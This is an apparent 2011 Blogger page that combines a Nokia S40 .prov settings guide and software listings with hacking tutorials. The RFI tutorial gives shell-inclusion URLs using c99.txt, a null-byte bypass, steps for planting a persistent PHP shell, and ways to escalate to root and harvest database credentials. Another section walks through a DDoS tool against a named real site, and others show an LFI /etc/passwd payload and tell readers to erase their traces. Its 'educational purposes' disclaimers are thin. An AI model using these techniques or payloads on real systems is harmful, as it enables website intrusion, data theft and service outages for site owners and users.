Monday, February 28, 2011

How to make .prove file for gprs setting ? [www.desirocker.co.cc]


 Many users donot know that how to create their own gprs settings for the java applications like handlers which requires proxy and Nokia s40 mobiles donot allow proxy enabled access point for applications.

Its very hard job to make a new gprs proxy setting profile to browser internet in every Nokia S40 phone and its very annoying when trying to create a proxy settings for any purpose like free browsing or anything else. The solution is to get automatic settings from operator or simply create a gprs proxy setting profile also known as provision file or .prov. So here I'm providing some online tool to create free .prov files after many user requested to give a solution for this. 

Here you get the free tools for the Nokia S40 Prov File Maker online as well as downloadable tool which make it very easy to generate PROV files in seconds for any given user settings. You simply enter your details for proxy, access point name, IP address and the port and the tool will create a .prov file ready to use in any Nokia S40 phone. Theses tools works for any operator and for any user in the World.

Steps to Use Nokia S40 Prov File Maker : 
  • Go to  links which are provided below
  • Fill the details as needed like You need to enter only what you need
  • Finally Enter details as your needs ( For example )
  • Name (any name for profile like BSNL Live or Reliance Net) :P
  • Proxy IP Address
  • Proxy Port Number 
  • Proxy Access Point Name (APN) 
  • Internet Homepage 
  • Now click on "Generate PROV" to get your the prov file and just download it
How to Use the PROV File in My Phone
  • Send this .prov file through Bluetooth to a nokia S40 phone 
  • If you donot have bluetooth in your pc then just send .prov file to another mobile via data cable and then from that mobile get to your main mobile via bluetooth 
  • You will receive message like "New Configuration Settings Received " 
  • Save the settings in the phone to use 
  • Now go to your settings and configuration and make this setting as default  
  • Also activate as default settings in all applications
Online Tools to Create prov Files
                       
-----===Don't Forget To Follow===------

100% working Rapidleecher for fileserve.com | hotfile.com | megaupload.com | rapidshare.com

Now you can Download files With resume support ...


  • hotfile.com
  • megaupload.com
  • rapidshare.com 
  • fileserve.com  
 
=================================================
=================================================

360desktop

360desktop

  • Version: 0.8.5.2084
  • License Type: Free
  • Price: Free
  • Date Added: Feb, 28, 2011
  • Operating Systems: Windows XP, Windows Vista, Windows 7
  • Requirements: 32-bit or 64-bit OS, Pentium III 800MHz processor, 250 MB hard drive space, 512 MB RAM, Microsoft Internet Explorer 6.0, Adobe Flash Player
  • Author: 360desktop

How to hack websites by Remote File Inclusion [Desirocker.co.cc]

Hello friends, in my previous articles about website hacking, i have discussed different ways to hack websites and also i have explained the Website hacking using SQL injection in detail. Today i am going to explain and advanced method of hacking websites that is How to hack websites using Remote File Inclusion. As the name suggests Remote File Inclusion is technique where we inserts the file (in hacking terminology called Shell) in to the Website and gets the admin rights. Lets discuss this type of Website hacking technique in detail, so friends read on...

How to hack websites using Remote file inclusion[]
Remote File Inclusion : Website hacking Method

What is Remote File Inclusion?
Remote File Inclusion is a method of hacking websites and getting the admin rights of the server by inserting a remote file usually called as SHELL (a shell is graphical user interface file which is used to browsing the remote files and running your own code on the web servers) into a website, whose inclusion allows the hackers to execute the server side commands as a current user logged on, and have the access to all the server files. With these rights we can continue to use local exploits to escalate our privileges and get control over the whole server.
Note: Remote File Inclusion (RFI) is the best ever technique to hack websites and more than 60% websites on the internet using PHP are vulnerable to this attack.


Which Websites are Vulnerable to Remote File Inclusion attack?
First and the very basic question arises in the mind of new hackers that How we can find the websites that its prone to remote file inclusion attack. And what are the basic vulnerabilities in the website that we will target to hack any website and web server. Answer to these questions is quite simple. 
Many of the web servers are vulnerable to this type of attack because of PHP's default settings of register_globals  and allow_url_fopen being enabled. 
Note: In the PHP 6.0, register_globals has been removed but still the second vulnerability remains open, so we can give it a try to latest version PHP websites too. But a good news for hackers is that around 90% websites on the internet still uses old versions of PHP and another good news in those 90% websites, more than 60% websites has default settings enabled. That means we can hack most of the websites and deface them. Isn't that cool, but as i have said we are ethical hackers we only find vulnerabilities in the websites .


Now lets start step by step Remote file inclusion method to hack websites:
Step 1: Finding the Vulnerable Websites
First of all we have to find the website that gets his pages using the PHP include() function and vulnerable to RFI (Remote File Inclusion). The best technique is to find websites using Google Dorks. Google dorks are simply the queries that are used to identify the specific search results.
Download the list of Dorks for RFI : CLICK HERE
 
I have already listed a lot off GOOGLE DORKS in my previous post of hacking websites, so you can look them here:


Step 2: Identifying Vulnerable website

Websites that have the page navigation system similar to below mentioned:
http://target-site.com/index.php?page=PageName

Step 3: Checking Website is Vulnerable or Not
To check if a the website is vulnerable to remote file inclusion attack, we would try to include a website link  instead of PageName as shown below:
http://target-site.com/index.php?page=http://google.com 

Now if the Google Home Page opens, then its confirmed that website is vulnerable to Remote File Inclusion attack and we will continue our attack. If Google homepage doesn't opens, we will try another website.


Step 4:  Remote Inclusion of Shells
Now we know that website is hackable, so we will now include the shells into the website. There are number of shells available online but my favorite are C99 and r57 because of their extended functionality and features.
There is no need to download these shells on your systems or PC, we can directly use the online resources for doing that but if you wish you can download them from their respective websites. I will not provide these here because its unethical but Google it and u can find them easily. 
To find the a shell the hacker would search Google for: 
inurl:c99.txt
This will display many websites with the shell already up and ready to be included.
Note: you must include a ? after the URL of Shell  so that if anything comes after c99.txt, it will be passed to the shell and not cause any problems.

For future use of Analysis you can download these shells from here:

The new URL with the shell included would look like:
 http://target-site.com/index.php?page=http://site.com/c99.txt?

Step 5: Adding Null Byte
Sometimes the PHP script on the server appends “.php” to the end of every included file. So if you included the shell, it would end up looking like “c99.txt.php” and not work. To get around this, you would add a null byte () to the end of c99.txt. This tells the server to ignore everything after c99.txt.


Step 6:  Vulnerabilities Database
In step one, I told you that hackers use Google dorks to look for sites possibly vulnerable to RFIs. An example of a Google dork would be:
  allinurl:.php?page=
This looks for URL’s with .php?page= in them. This is only an example and you most likely won’t find any vulnerable sites with that search. You can try switching around the word “page” with other letters and similar
words.

Hackers usually search vulnerability databases like www.milw0rm.com for already discovered RFI vulnerabilities in site content management systems and search for websites that are running that vulnerable web application with a Google dork.

Step 6: If Attack Successful

If we succeeds in getting the server to parse the shell, then we will be see a screen similar to the following: 
hacking websites using remote file inclusion, learn how to hack websites
Hacking Website using Shell RFI attack

The shell will display information about the remote server and list all the files and directories on it. From here we would find a directory that has read and write privileges and upload the shell but this time as a .php file so that incase the vulnerability is fixed, he will be able to access it later on.  


Step7: Find Root Privileges on Server
Now we would next find a way to gain root privileges on the system. We can do this by uploading and running local exploits against the server. you can find list of such exploits on milw0rm. We could also search the victim server for configuration files. These files most of the times contain username and passwords for the MYSQL databases and such.

That's all the way to hack websites using the remote file inclusion method. I hope you all have liked it. And i am sure you all have a lot of questions regrading this, so don't hesitate and ask in form of comments. I will try to clear all your queries.


How to Protect your Websites and Forums from Remote file inclusion attack?
As we are ethical hackers i will also explain for webmasters to protect their websites from RFI attack.
To protect yourself from RFI attacks, simply make sure you are using up-to-date scripts, and make sure you server php.ini file has register_globals and allow_url_fopen disabled.

Note: Website hacking is illegal, this article is for Educational purposes only.

How to Attack Websites [desirocker.co.cc]

How to Attack Websites , Turn Down Websites Temporarily and my cause serious damage to them... Also Editing Websites We will Continue in Next phase...:P

NOTE: THIS IS FOR EDUCATIONAL PURPOSES ONLY... I AND ISOFTDL.COM IS NOT RESPONSIBLE FOR ANY MISUSE...

First of all We all should know What are the Different Methods Of attacking Websites...
There are Generally Three Methods of Attacking an Website...
1. Ddos Attack
2. Shell Scripts Attack
3. Javascript Attack or Attack through Scripting.

Note: SQL and other techniques comes in the Hacking Websites Part Not in attacking Part. Attacking is simply for fun or intentionally causing damage to the Website.. 

1. Ddos Attack
Hacking Class 11 - Attacking Websites(Ddos Attack)

What is a Distributed Denial of Service (DDoS) attack?
Have you ever tried to make a telephone call but couldn't because all the telephone circuits were busy? This may happen on a major holiday and often happens on Diwali,New year etcc...
The reason you couldn't get through is because the telephone system is designed to handle a limited number of calls at a time. 
So upto now you will Got an Idea What is Ddos(Distibuted Denial of Service) Attack.
Basically Ddos attack is an attack which makes the Network So congested such that no further Requests are delivered.
This is Done by making a number of connections to the Websites through Different Computer or Networks. Also can be done from One Computer by making Connections through Different Ports as there are 64k ports available in Windows OS... :P

How Attacker Launch a Ddos Attack??

Later i will explain it With using simple Software: Server Attack Pro. Thsi is for Knowledge Only.


First, Attackers build a network of computers that will be used to produce the volume of traffic needed to deny services to computer users. We'll call this an attack network.
To build this attack network, Attackers look for computers that are poorly secured, such as those that have not been properly patched, or those with out-of-date or non-existent anti-virus software. When the Attackers find such computers, they install new programs on the computers that they can remotely control to carry out the attack.

These days, however, the process of building an attack network has been automated through self-propagating programs. These programs automatically find vulnerable computers, attack them, and then install the necessary programs. The process begins again as those newly compromised computers look for still other vulnerable computers. 

Once an attack network is built, the intruder is ready to attack the chosen victim or victims. Some information security experts believe that many attack networks currently exist and are dormant, passively waiting for the command to launch an attack against a victim's computers. Others believe that once a victim has been identified, the attack network is built and the attack launched soon afterward.


 DdoS Attack Through Tools: Server Attack Pro
THis tool is for Demonstration plz don't misuse...!!
I am not Responsible for it
http://uploading.com/files/get/C1ZR8BH9/
Please Don't Misuse It....


HOW TO USE SERVER ATTACK SOFTWARE ??

Steps:
1. Extract the Rar File to Obtain the Following Files..
Hacking Class 11 - Attacking Websites(Ddos Attack)
2. Launch The Program as Shown Below..

Hacking Class 11 - Attacking Websites(Ddos Attack)

3. Now Suppose You want to attack www.amulive.com (Educational Purpose Only). Type the website name In Server Address. And click on Start...
Hacking Class 11 - Attacking Websites(Ddos Attack)
4. Now When Attack Is Complete ... There is something Like This...
Hacking Class 11 - Attacking Websites(Ddos Attack)

5. Now The Server Is Down and It Will Remain Down Till the Software Runs On your System...Please Don't Misuse It....
6.Now You can Check Site cannot be Opened . Not Only my system but from any system. ... LOL..:P

LIMITATIONS OF SOFTWARE:
1. Cant be Used against Big Servers like facebook,orkut,gmail,google etc...
2. Small Scale Sites and colleges sites and Bux Sites Easily Targeted....
3. For Some Site You may Need the Software to Run from 2 to 3 computers or more...

How to hack a Website or websites database

This is the first part of the class "How to hack a website or Websites database" and in this i will introduce all website hacking methods. Today I will give you the overview and in later classes we will discuss them one by one with practical examples. So guys get ready for first part of Hacking websites class.... Don't worry i will also tell you how to protect your websites from these attacks and other methods like hardening of SQL and hardening of web servers and key knowledge about CHMOD rights that what thing should be give what rights...

Note : This post is only for Educational Purpose only.


What are basic things you should know before website hacking?
First of all everything is optional as i will start from very scratch. But you need atleast basic knowledge of following things..
1. Basics of HTML, SQL, PHP.
2. Basic knowledge of Javascript.
3. Basic knowledge of servers that how servers work.
4. And most important expertize in removing traces otherwise u have to suffer consequences.
Now First two things you can learn from a very famous website for basics of Website design with basics of HTML,SQL,PHP and javascript.

And for the fourth point that you should be expert in removing traces . For this you can refer to first 5 hacking classes and specially read these two...
1. Hiding Yourself from being traced.
2. Removing your Traces 

As we know traces are very important. Please don't ignore them otherwise you can be in big trouble for simply doing nothing. so please take care of this step. 

METHODS OF HACKING WEBSITE:

1. SQL INJECTION
2. CROSS SITE SCRIPTING
3. REMOTE FILE INCLUSION
4. LOCAL FILE INCLUSION
5. DDOS ATTACK 
6. EXPLOITING VULNERABILITY.

1. SQL INJECTION
 First of all what is SQL injection? SQL injection is a type of security exploit or loophole in which a attacker "injects" SQL code through a web form or manipulate the URL's based on SQL parameters.  It exploits web applications that use client supplied SQL queries.
The primary form of SQL injection consists of direct insertion of code into user-input variables that are concatenated with SQL commands and executed. A less direct attack injects malicious code into strings that are destined for storage in a table or as metadata. When the stored strings are subsequently concatenated into a dynamic SQL command, the malicious code is executed.


2. CROSS SITE SCRIPTING
  Cross site scripting (XSS) occurs when a user inputs malicious data into a website, which causes the application to do something it wasn’t intended to do.  XSS attacks are very popular and some of the biggest websites have been affected by them including the FBI, CNN, Ebay, Apple, Microsft, and AOL. 
Some website features commonly vulnerable to XSS attacks are:
•  Search Engines
•  Login Forms
•  Comment Fields 


Cross-site scripting holes are web application vulnerabilities that allow attackers to bypass client-side security mechanisms normally imposed on web content by modern browsers. By finding ways of injecting malicious scripts into web pages, an attacker can gain elevated access privileges to sensitive page content, session cookies, and a variety of other information maintained by the browser on behalf of the user. Cross-site scripting attacks are therefore a special case of code injection.


 I will explain this in detail in later hacking classes. So keep reading..


3. REMOTE FILE INCLUSION
Remote file inclusion is the most often found vulnerability on the website.
Remote File Inclusion (RFI) occurs when a remote file, usually a shell (a graphical interface for browsing remote files and running your own code on a server), is included into a website which allows the hacker to execute server side commands as the current logged on user, and have access to files on the server. With this power the hacker can continue on to use local
exploits to escalate his privileges and take over the whole system. 
RFI can lead to following serious things on website :
  • Code execution on the web server
  • Code execution on the client-side such as Javascript which can lead to other attacks such as cross site scripting (XSS).
  • Denial of Service (DoS)
  • Data Theft/Manipulation


 4. LOCAL FILE INCLUSION
  Local File Inclusion (LFI) is when you have the ability to browse through the server by means of directory transversal. One of the most common uses of LFI is to discover the /etc/passwd file. This file contains the user information of a Linux system. Hackers find sites vulnerable to LFI the same way I discussed for RFI’s.
Let’s say a hacker found a vulnerable site, www.target-site.com/index.php?p=about, by means of directory transversal he would try to browse to the /etc/passwd file: 
   www.target-site.com/index.php?p= ../../../../../../../etc/passwd


I will explain it in detail with practical websites example in latter sequential classes on Website Hacking.


5. DDOS ATTACK
Simply called distributed denial of service attack. A denial-of-service attack (DoS attack) or distributed denial-of-service attack (DDoS attack) is an attempt to make a computer resource unavailable to its intended users. Although the means to carry out, motives for, and targets of a DoS attack may vary, it generally consists of the concerted efforts of a person or people to prevent an Internet site or service from functioning efficiently or at all, temporarily or indefinitely. In DDOS attack we consumes the bandwidth and resources of any website and make it unavailable to its legitimate users.
 For more detailed hack on DDOS visit:


http://uploading.com/files/get/C1ZR8BH9/


6.EXPLOTING VULNERABILITY
Its not a new category it comprises of above five categories but i mentioned it separately because there are several exploits which cannot be covered in the above five categories. So i will explain them individually with examples. The basic idea behind this is that find the vulnerability in the website and exploit it to get the admin or moderator privileges so that you can manipulate the things easily.


I hope you all now have a overview of that what is Website Hacking. In consecutive future  classes i will explain all of these techniques in details. So guys keep reading..

Twitter Delicious Facebook Digg Stumbleupon Favorites More

 
Powered by Blogger